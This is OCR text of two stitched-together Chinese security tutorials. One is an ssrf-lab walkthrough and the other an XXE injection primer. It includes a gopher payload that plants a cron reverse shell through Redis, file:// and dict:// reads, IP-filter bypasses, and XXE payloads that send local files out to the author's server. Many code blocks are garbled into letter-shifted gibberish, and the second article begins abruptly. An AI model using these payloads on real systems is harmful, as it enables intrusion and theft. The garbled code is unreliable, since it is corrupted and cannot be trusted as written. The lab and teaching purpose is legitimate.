
在开启容器的时候的时候出了问题，因为在官网找不到 urllib2 的下载路径，编辑 ~/ssrf-lab/advanced2/flask-webserver 文件，去掉其中的 urllib2。

Part 1：basic

实验过程

打开页面，OUTGOING WEBHOOK 部分输入的 https://yourhandler.io/events 是有 REST API 监听的需要测试项目，在 SEE THE RESULT 的部分会显示请求响应的结果和状态码。输入 https://yourhandler.io/events 的位置就可以作为一个测试点。

我们先用 http://127.0.0.1 进行测试。



发现数据显示出来了，说明这里没有对内网 IP 进行限制。

为了进一步进行测试，我们来了解一下 URL 的结构。

```
vf khp h=22xvhu=sdvvCkrvw=sruw2sdwkBtxhu|@ydoxh&iudjphqw
```

从结构中我们可以看出不同的 SSRF 的利用姿势，有协议、URL 绕过等等。这一关就尝试从协议入手，用 file 协议代替 http 协议或者 https 协议。在测试点输入 file:///etc/passwd 我们可以得到用户文件，我们也可以通过这样的方式获得其他文件。

成功之后我们可以通过深挖配置文件和源代码进行我们进一步的渗透，比如获得数据库的用户凭证。这里成功实现是因为 URL 没有经过严格的过滤，更准确地说应该是完全没经过过滤，下一关不会这么简单了。

SSRF 协议中的利用

看了很多教程都是结合 Redis 服务一起讲的，为了方便介绍下面几个协议，我们先在 ssrf-basics 容器里面安装该服务。

```
' grfnhu sv &查看容器编号
' grfnhu h{hf 0lv^vvui0ode2edvlfv 容器编号` 2elq2edvk &进入容器
' dsw0j hv lqvwdoc uhglv0vhuyhu & 安装 uhglv 服务 ' uhglv0vhuyhu &开启 uhglv 服务
```

这一关可以利用协议收集信息及反弹 shell，都是没用协议白名单的锅，导致多个协议利用起来毫无阻力。

file

上面尝试的过的 file:///etc/passwd 就是利用了 file 协议，利用这个协议可以读取主机内任意文件。

dict

利用 dict 协议，dict://127.0.0.1:6379/info 可获取本地 redis 服务配置信息。

SEE THE RESULT!

-ERR Syntax error, try CLIENT (LIST | KILL ip:port | GETNAME | SETNAME connection-name)
$1881
Server
redis_version:3.0.6
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:28b6715d3583bf8e
redis_mode:standalone
os:Linux 4.4.0-143-generic x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:5.4.0
process_id:375
run_id:a26713f854099502ddf60125c7e0d522fca81cd5
tcp_port:6379
uptime_in_seconds:41
uptime_in_days:0
hz:10
lru_clock:14642565

还可以用 dict://127.0.0.1:6379/KEYS *获取 redis 存储的内容

Gopher 协议

通过 Gopher 协议可以反弹 shell，下面为具体的 exp

```
jrskhu=2245:131314=96:<2b4(3g(3d';(3g(3dicxvkdoo(3g(3
d6(3g(3d'6(3g(3dvhw(3g(3d'4(3g(3d4(3g(3d'97(3
g(3d(3g(3d(3d(3d-24----edvk0lA)
2ghy2wfs245:131314278<85
3A)4(3d(3d(3d(3d(3d(3g(3d(3g(3d(3g(3d7(3g(3
d'9(3g(3dfrqilj(3g(3d'6(3g(3dvhw(3g(3d'6(3g(3d
glu(3g(3d'49(3g(3d2ydu2zzz2kwpo2(3g(3d7(3g(3d'9
(3g(3dfrqilj(3g(3d'6(3g(3dvhw(3g(3d'43(3g(3dgei
lohqdph(3g(3d'7(3g(3durrw(3g(3d-4(3g(3d'7(3g(3
dvdyh(3g(3dtxlw(3g(3d
```

这个看起来不太清晰，urldecode 之后，就可以看到具体的命令。下面为解码之后的内容，我把关键的 redis 指令放到同一行中。

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$56



*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/45952 0>&1




*4
$6
config$3set$3dir$16/var/www/html/
*4
$6
config$3set$10dbfilename$4root
*1
$4
save
*1
$4
quit
```


在页面能看到如下的回显

SEE THE RESULT!

+OK

+OK

-ERR unknown command '4'

-ERR unknown command '$6'

-ERR wrong number of arguments for 'config' command

-ERR unknown command '$3'

-ERR wrong number of arguments for 'set' command

-ERR unknown command '$3'

-ERR unknown command 'dir'

-ERR unknown command '$16'

-ERR unknown command '/var/www/html/'

+OK

+OK

+OK

为了验证是否成功了，我在 ssrf-lab/basics 容器里面查看插入的 KEY 值。

```
root@vultr:~# docker exec -it 2aaa /bin/bash
root@2aaa15d9ce63:/# redis-cli
127.0.0.1:6379> KEYS *
1) "1"
127.0.0.1:6379> GET 1
"\r\n\n\n*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/45952 0>&1\n\n\n\n\n\r\n\r"
```


Part 2：Advance1

实验过程

这一关用了正则表达式限制内网 IP 的访问，具体的代码如下。必须要吐槽一下，这个方法真的是一个很糟糕的方法，因为它实际上不能起到很好的安全防护作用。

```
li +suhj p dwfk+*&akwvsvB=22&l*/ ' kdqgchu, $@@ 4,   ~
hfkr %Z urqj vfkhp h$ \r x fdq rqd xvh kwvs ru kwvsv$%
glh+,>
(   hovh li+suhj p dwfk+*&akwvsvB=2243131316&l*/' kdqgchu, @@@ 4,
~
hfkr %Jhvwulfwhg duhd$%
glh+,>
(
```

现在我们就用 http://10.0.0.3 来测试

我们可以很明显地看到没有获得响应，但是神奇的 IP 地址有多种表达方式，我们可以用这些方式来绕过上面那么直白的限制。先用整数表达 http://167772163 发出请求。

成功了，我们可以来看看 IP 地址的表达方式。众所周知，IP 地址是由四个字节组成的，一旦包含了小数点，就必须考虑到大小端表示，因为这个会影响 IP 地址的解析。不过好在所有的网络地址都是大端表示法，只需要注意这一点即可，下面我们介绍 IP 地址的表达方式。

```
字符串 = 43131316
二进制 = 33334343 1 33333333 1 33333333 1 33333344
十六进制 = 3D133133136
整数 = 49:::5496
```

这些表达方式都能被 curl 命令解析为正确的 IP 地址，之后如果我们要访问的 IP 地址被简单粗暴地过滤了就可以试试这种方法。除了上面的表达方式之外，还可以用 16 进制 0x0A000003 表示 IP 地址，还有一个很少人知道的绕过小姿势，就是用 8 进制代替 10 进制来表示 IP 地址。在计算机的世界里，一旦在 20 前面加个 0 就会变成 8 进制，比如 http://01200000003 实际上还是 http://10.0.0.3。上面两个表达方式，PHP 的 curl 模块能解析出来。

下面总结一下几种变形

```
十六进制：  kwvs=223{3D13{3313{3313{36
八进制：  kwvs=223451331331136
八进制溢出：kwvs=22598131316
```

最后一个变形好像只适用于 NodeJS 应用的服务器，点分十进制的最大值为 255，一旦超出了这个数，将会被重置，这个时候最后一个变形就会变回 http://10.0.0.3。具体为什么可以通过这样的可能要从 TCP/IP 解析 IP 地址的逻辑入手(应用层的限制总能被巧妙地绕过，不是很可靠)。

其他常见的绕过方法

DNS 泛域名

xip.io 和 xip.name 这两个 dns 泛域名，实现绕过的方法是，你在你想访问的 ip 地址后面添加这两个泛域名，这两个域名会从你发出的请求中提取你真正想访问的 IP 地址，然后再响应报文中返回。感兴趣的可以看看 《DNS 服务系列之一：泛域名解析的安全案例》：

https://blog.51cto.com/laoxu/1282773

http://www.10.0.0.3.xip.io http://mysite.10.0.0.3.xip.io
http://foo.bar.10.0.0.3.xip.io http://foo.10.0.0.3.xip.name
http://www.10.0.0.3.xip.name

还有很多其他的绕过方式，因为在这个环境里不能实现，所以就不在这里补充了，《SSRF 漏洞的利用与学习》：

https://uknowsec.cn/posts/notes/SSRF%E6%BC%8F%E6%B4%9E%E7%9A%84%E5%88%A9%E7%94%A8%E4%B8%8E%E5%AD%A6%E4%B9%A0.html

一文中比较全面。没有仔细研究过为什么 Python 写的后端代码不能实现其他绕过，不过我猜是因为 Python 的 urllib 和 PHP 的 curl 解析方式不同，如果以后有机会，会深究一下里面到底有什么不同。

Part 2：Advance2

在安装这个环境的时候，一定要注意端口的配置，如果出现了 ERROR: Pool overlaps with other one on this address space 的报错，可以按照 移除 docker 网络:

http://www.zizhixiaoshe.com/article/21.html

这篇文章进行操作，记得先将 docker 给关掉。如果之后还有方法可以避免产生这个报错，例如正确地修改配置文件之类的，我会补充在后面。已经尝试过更改 docker-compose.yml 文件中的端口不起作用了。


这一关为了避免和上一关一样，代码中没有自己实现 IP 解析的功能，而是选择调用 python2.7 自带的库函数解析 IP 地址，具体代码如下：

```
url=request.form['handler'] host = urlparse.urlparse(url).hostname if host == 'secret.corp':
 return 'Restricted Area!' else:
 return urllib.urlopen(url).read()
```

上面的代码用了 python2.7 中的 urlparse 模块来解析 url，该模块能够解析多个协议。获取了 url 中 host 参数之后，再对域进行判断。

跟第一个环境一样，我们先用 http://secret.corp 来测试。

URL 解析器分析出这部分内容是访问已被限制的域，下面要介绍一个新的知识点了，我们先来测试一下它能不能起作用。在测试点输入 http://google.com# @secret.corp



绕过这个到底是基于什么原理呢？让我们再次回顾一下 url 的结构

```
vfkhp h=22xvhu=sdvvCkrvw=sruw2sdwkBtxhu|@ydoxh&iudjphqv
```

原来 http://google.com# @secret.corp 中@后面的 secret.corp 是真正要访问的 host，前面的 google.com#绕过了 urlparse 的解析。感觉很神奇而且让人有点摸不着头脑，了解一下原理会好很多。SSRF 漏洞产生的根本原因是 url 中有空格(CRLF 注入)，这让 python 中的两个模块解析 url 的时候起了冲突，urlparse 认为 host 是 google.com，而 urllib 则认为真正的 host 是 secret.corp 并且直接发出了请求。

为了进一步阐述上面漏洞利用的原理，用 python 写几行代码来验证一下，如果有点混乱，可以再看看上面的源代码，用 urlparse 解析 URL 进行判断是先于调用 urllib 发出请求的。下图为 urlparse 解析的结果，在 python2.7 和 python3.5 两个版本中都是一致的

```
root@vultr:~# python
Python 2.7.12 (default, Nov 12 2018, 14:36:49)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urlparse
>>> o = urlparse.urlparse('http://google.com# @secret.corp')
>>> o
ParseResult(scheme='http', netloc='google.com', path='', params='', q
ragment=' @secret.corp')
```


为了能够进一步验证 urllib 能否正确接收到，在 VPS 上输入命令 nc -lvvv 9444 监听本地 9444 端口，再按照下面命令通过 python 发送请求：

```
' s|wkrq
' lpsruv xuoode
' xuc @ %kvwv=22jrrjdh1frp&C^YSV 的 LS 地址`=<777%
' xuoode1xuorshq+xuq1uhdg+;
```

之后在开启监听端口的服务器可以接收到如下的回显：

```
root@vultr:~# nc -tvvv 9444
Listening on [0.0.0.0] (family 0, port 9444)
Connection from [45.[redacted]] port 9444 [tcp/*] accepted (family 2, sport 35874)
GET / HTTP/1.0
Authorization: Basic Z29vZ2xlLmNvbSMg
Host: 45.[redacted]:9444
User-Agent: Python-urllib/1.17
```

验证完毕。

advanced3

advanced3 感觉作者代码不完整，感觉像在测试阶段，尝试过修改源代码，但是实际情况并不如我所想。所以这里就不丰富这部分内容了，如果之后作者对这部分题目有修改，我会对这部分内容进行补充。

ctf exp

下面是 ctf 题目获取 flag 的方法，因为我不是亚马逊的服务器，所以获取不到 ctf 最后一题的 flag，如果想尝试的，可以看看这篇文章:

https://medium.com/poka-techblog/server-side-request-forgery-ssrf-attacks-part-1-the-basics-a42ba5cc244a

最后这个题目大家可以作为练习，到最后才看 payload.....懒人就不重复说前面的内容了，来试试自己掌握了没有吧！

```
4 kvws=22vhfuhw41frus
5 ild=222hwf2sdvvzg
6 kvws=224316; &d333359、49:::54<;
7 kvws=22jrrjdh1frp&Cvhfuhw61frus
```

[[H 职

原创 V1ntlyn 信安之路 2019-07-23

既然这篇文章说的是 xxe 的升级之旅，那么什么是 xxe 呢?

其实 xxe 也是一类注入漏洞，英文全名即 Xml External Entity Injection, 即我们所说的 xml 外部实体注入攻击。

因为实体可以通过预定义在文档中被调用，而实体的标识符又可以访问本地或者远程内容，当允许引用外部实体时，攻击者便可以构造恶意内容来达到攻击。

基础简介

可能有些人看了上面一堆名词后不知所云，什么 xxe，xml，什么外部实体，不用急，我们现在就来慢慢升级。

level 0

xml

首先要先说下 xml。xml 是一种可扩展的标记语言，主要就是用来传输数据的，你可以理解为就是一种写法类似于 html 语言的数据格式文档。但是 xml 跟 html 是为不同目的而设计的，html 旨在显示数据信息，而 xml 旨在传输数据信息。

DTD

跟 xml 格式相关的就是这个叫 dtd（document type definition ）的东西了，这个 dtd 的作用就是去定义 xml 文档的合法构建模块，也就是说声明了 xml 的内容格式规范。

dtd 有两种声明方式:

1、内部 dtd：即对 XML 文档中的元素、属性和实体的 DTD 的声明都在 XML 文档中。

2、外部 dtd：即对 XML 文档中的元素、属性和实体的 DTD 的声明都在一个独立的 DTD 文件（.dtd）中。

让我们来看一下内部 dtd 的 xml 示例:

```
?$00[ P O声明00A
?B{p c yhuvlrq@%413% hqfrglqj @%XWI 0; %BA
?$00GWG, 文档类型声明00A
?$GRFW\SH qrwh ^
?$HOHP HQW\qrwh +erg|,A
?$HOHP HQW\erg| +&SFGDWD,A
?$HQWLW\ zulwhu %khoor zrug%A
`A
?$00文档元素00A
?qrwhA
?erg|A) zulwhu?2erg|A
?2qrwhA
```

我们就 dtd 的内容一个一个来看,

1、**!DOCTYPE note** (第四行)定义此文档是 **note** 类型的文档。

2、**!ELEMENT note** (第五行)定义 **note** 元素有一个元素："body"

3、**!ELEMENT body** (第六行)定义 **body** 元素为 "#PCDATA" 类型

4、**!ENTITY writer "hello world"**（第七行）定义了一个内部实体

也就是说，这样的 dtd 就定义了 xml 的根元素是 note，然后根元素下有一个 body 子元素，而且 body 元素的类型为“#PCDATA”，这样的定义就固定了文档元素的内容格式，而后面 body 元素里的“&writer”就是对内部实体的一个引用，到输出的时候 &writer 就会被 ”hello world“ 替换，这样说来应该就能大概明白了。

上面我们说的就是一个内部实体的例子，而我们重点在于外部实体，毕竟我们要讲的就是外部实体注入，下面我们再来看一个引用外部实体的例子:

```
?B{p c yhuvlrq@%413% hqfrglqj @%XWI 0; %BA
?$GRFW\SH irr ^
?$HOHP HQW\irr DQ\ A
?$HQWLW\ {{h V\VWHP %ldn=222f=2whvw1gwg% A`A
```

```
?urrwA
   ?erg|A){{h?2erg|A
?2urrwA
```

1、!ELEMENT foo ANY (第三行)定义元素为 ANY,即可以接受任何元素。

2、!ENTITY xxe SYSTEM "file:///c:/test.dtd"（第四行）定义了一个外部实体

这里样义文档就会对 c:/test.dtd 文件资源进行引用，这是一种用 SYSTEM 关键字的引用方式，还有一种用 PUBLIC 引用公用 DTD 的方式:

```
?$GRFW\SH 根元素名称 SXEOLF “GWG 标识名” “公用 GWG 的 XUL”A
```

通过以上例子，我们可以理解为一个实体其实就是一个变量。

但是实际上实体不止这一种，实体有四种，而我们以上的实体是其中的一种通用实体。

这里列一下:

1、内置实体 (Built-in entities)

2、字符实体 (Character entities)

3、通用实体 (General entities)

4、参数实体 (Parameter entities)

其中内置实体和字符实体都和 html 的实体编码类似，有十进制和十六进制。

而通用实体我们已经大概了解了，就是刚才那两个例子那样的，下面我们再讲一个参数实体的 dtd 例子:

```
?$HQWLW\( dq0hdhp hqv %?$HOHP HQW\p|wdj +vxewdj,A%A
?$HQWLW\( uhp rwh0gwg V\VWHP
%kwws=22vr p hz khuh1h{dp sch1ruj 2uhp rwh1gwg%A
( dq0hdhp hqw:( uhp rwh0gwg>
```

通过这个 dtd 我们可以看出来区别，就是这里实体名前面有个“%”,而在通用实体中是没有的,并且**只能在 dtd 中使用% 实体名**,有不同也有相同的地方，和通用实体一样，参数实体也可以外部引用 dtd。所以这里的重点就是参数实体只能在 dtd 中使用，引用。

xxe 的利用

level 1

前面已经大概介绍了外部实体的作用和运用，下面我们开始进入主题，那么 xxe 能干什么呢?

通过上面外部实体的例子:

```
?B{p c yhuvlrq@%413% hqfrglqj @%XW 0; %BA
?$GRFW\SH irr ^
?$HOHP HQW irr DQ\ A
?$HQWLW\ {{h V\VWHP %ldch=222f=2whvwigwg% A`A
?urrwA
  ?erg| A){{h?2erg| A
?2urrwA
```

有些基础的小伙伴应该马上就能想到一种漏洞利用：**任意文件读取**

为了呈现直观一点，我在本地搭了一个环境:

xml.php

```
?Bsks
```

```
de{p dbglvdechbhqwwbor dghu +idoh,>
' {p dldch @ildhbj hwbfrqwhqw+*sks=22lqsxw*,>
' grp @qhz GRP Grfxphqw+,>
```

```
' grp 0Acr dg[ P O+' {p cilch/                OLE[ P ObQRHQW\                ·
OLE[ P ObGWGORDG,>
' fuhgv @vlp sch{p dolp sruwbgrp +' grp ,>
hfkr ' fuhgv>
BA
```

payloads:

```
?B{p cyhuvlrq@%413% hqfrglqj @%xwi0; %BA
?$GRFW\SH fuhgv ^
?$HQWLW\ {{h V\VWHP %lch=222f=2z lqgrzv2v|vwhp 1lql%A `A
?fuhgvA){{h>?2fuhgvA
```

这个 payload 就是尝试去读取我本地的 c:/windows/system.ini 文件，接下来 post 试下

结果如下：

可以看到成功读取出了 system.ini 文件中的内容。

至此我们已经简单复现了 xxe 一种最简单的利用。

level 2

上面我们成功读取了 system.ini 文件中的内容，可能有的的小伙伴去复现的时候，读取其他文件的时候就有可能发现读取不了，会报错，这是什么原因呢？我们接下来再说一下这种情况。

如果会报错，原因可能就是文件中有一些特殊符号，比如说“<”,“>”,“&”等等这些符号，在引用的时候也给 xml 解析器解析了，因此就会报错，从而读取失败。

来模拟一下这种场景，新建一个 test.txt

```
456768787 56&lqir up dWr q
?lqir Avvdf yh?ir uA
whvv ?fr qwhqwA
```

内容如上，然后读取一下看看：

确实是什么都读不出来，还报了一堆错。

那这种情况怎么解决呢？

这时候就需要认识一个新名词并且会用，就是“CDATA”

PCDATA - 被解析的字符数据

XML 解析器通常会解析 XML 文档中所有的文本。

当某个 XML 元素被解析时，其标签之间的文本也会被解析：

```
<message>This text is also parsed</message>
```

解析器之所以这么做是因为 XML 元素可包含其他元素，就像这个实例中，其中的 <name> 元素包含着另外的两个元素（first 和 last）：

```
<name><first>Bill</first><last>Gates</last></name>
```

而解析器会把它分解为像这样的子元素：

```
<name>
<first>Bill</first>
<last>Gates</last>
</name>
```

解析字符数据（PCDATA）是 XML 解析器解析的文本数据使用的一个术语。

CDATA - （未解析）字符数据

术语 CDATA 是不应该由 XML 解析器解析的文本数据。

像 "<" 和 "&" 字符在 XML 元素中都是非法的。

"<" 会产生错误，因为解析器会把该字符解释为新元素的开始。

"&" 会产生错误，因为解析器会把该字符解释为字符实体的开始。

某些文本，比如 JavaScript 代码，包含大量 "<" 或 "&" 字符。为了避免错误，可以将脚本代码定义为 CDATA。

CDATA 部分中的所有内容都会被解析器忽略。

CDATA 部分由 "<![CDATA[" 开始，由 "]]>" 结束：


也就是说，我们可以将脚本代码定义为“CDATA”,CDATA 部分中的所有内容就会被解析器忽略，也就可以继续愉快地读取文件了。

我们来试试，把 payload 修改为:

```
?B{pcyhuvlrq@%413%hqfrglqj@%xwi0;%BA
?$GRFW\SHurrwwdj^
?$HQWLW\vwduw%?$^FGDWD^
?$HQWLW\({{hV\VWHP%ldh=222g=2whvw1w{w%A``A
%A`
({{h>
A
```

```
?urrwwdjA)vwduw?2urrwwdjA
```

这样 payload 看起来好像没什么问题，但其实拿这个 payload 去打还是一样读取不出来。



xml 解析器有个限制就是不能在内部 Entity 中引用，“PEReferences forbidden in internal subset in Entity ”指的就是禁止内部参数实体引用。

既然内部不行，那如果我把那内容换到外部呢？试试来


修改 payload：

```
?B{pcyhuvlrq@%413%hqfrglqj@%xwi0;%BA
?$GRFW\SHurrv^
?$HQWLW\(vwduv%?$^FGDWD^%A
?$HQWLW\(jr V\VWHP %ldh=222g=2whvw1w{w%A
?$HQWLW\(hqg %`A%A
?$HQWLW\(gwg V\VWHP %kwws=22p|ysv2hyldgwg%A
(gwg>`A
```

```
?urrwA)doo>?2urrwA
```

同时在我的 vps 上放一个 evil.dtd，内容为：

```
?$HQWLW\ dcr %vwduw<jr>hqg>%A
```



ok 到这里终于没再出错了。

level 3

实际上现在有回显的 xxe 已经很少了，接下来我们就来想办法在没有 xxe 回显的情况下怎么利用。

既然没有回显数据，那我们就要想办法让服务器自己把数据往外带。

其实在 level 2 中应该就能想到了，既然外部实体能够请求外部 url 资源内容，也就是说可以访问外面 url，这样的话我们可以写两个外部参数实体，第一个用来请求本地数据内容，第二个用 http 协议或者其他协议把请求到的数据作为参数带到我们的 vps，这样就实现了数据外带了。

payload：


```
?B{pcyhuvlrq@%413%BA
?$GRFW\SHphvvdjh^
    ?$HQWLW\(  uhprwh V\VWHP  %kwws=22p|ysv2{pdgwg%A
    ?$HQWLW\(  ildh V\VWHP
%sks=22ilohu2uhdg@frqyhuw1edvh970hqfrgh2uhvrxufh@ildh=222g=
2whvw1w{w%A
    (uhprwh>
    (vhqg>
```

```
`A
?p hvvdj hA4567?2p hvvdj hA
```

xml.dtd

```
?$HQWLW\ (  vwduv %?$HQWLW\ ) &{58> vhqg V\VWHP
*kvws=22p|ysv=44442B( ildh>*A%A
( vwduv*
```

同时在 vps 上开启 nc 监听 1111 端口，接受数据



ok 成功把数据带出来了，这里要补充的一点是，在 xml.dt d 中，之所以要把“%”转成 html 实体编码是因为在实体的值中不能有“%”，所以也就只能转成 &#x25 了。

level 4

接下来也越来越好玩了，因为上面我们讲到的利用都只是任意文件读取，而 xxe 漏洞的利用远不止这些。

比如说，xxe 由于可以访问外部 url，也就有类似 ssrf 的攻击效果，同样的，也可以利用 xxe 来进行内网探测。


可以先通过 file 协议读取一些配置文件来判断内网的配置以及规模，以便于编写脚本来探测内网。

一个 python 脚本实例：

```
lp sruv uhtxhvvw
lp sruv edvh97

&Rulj wrqdc[PO wkdv wkh vhuyhu dffhsw
&?{poA
&    ?vwxiiAxvhu?2vwxiiA
&?2{poA


ghi exlogb{poqvwulqj,=
    {pc@%8?B{pcyhuvlrq@%413%
hqfrglqj@%LVR0;;8<04%BA%8%
    {pc@{pc.%u_q%.%8?$GRFW\SHirr^?$HOHPHQW\irr
DQ\A%8%
    {pc@{pc.%u_q%.%8?$HQWLW\{{hV\VWHP%8.*%.
vwulqj.*%.%8%A`A%8%
    {pc@{pc.%u_q%.%8?{poA%8%
    {pc@{pc.%u_q%.%8?vwxiiA){{h>?2vwxiiA%8%
    {pc@{pc.%u_q%.%8?2{poA%8%
    vhqgb{poq{pq,

ghi vhqgb{poq{pq=
    khdghuv@~*Frqwhqw0W\sh*=*dssdfdwrq2{poq
    {@uhtxhvvw1srvw*kwws=2245:1313142{pdsks*/gdwd@{po/
khdghuv@khdghuv/wp hrxw@8,1w{w
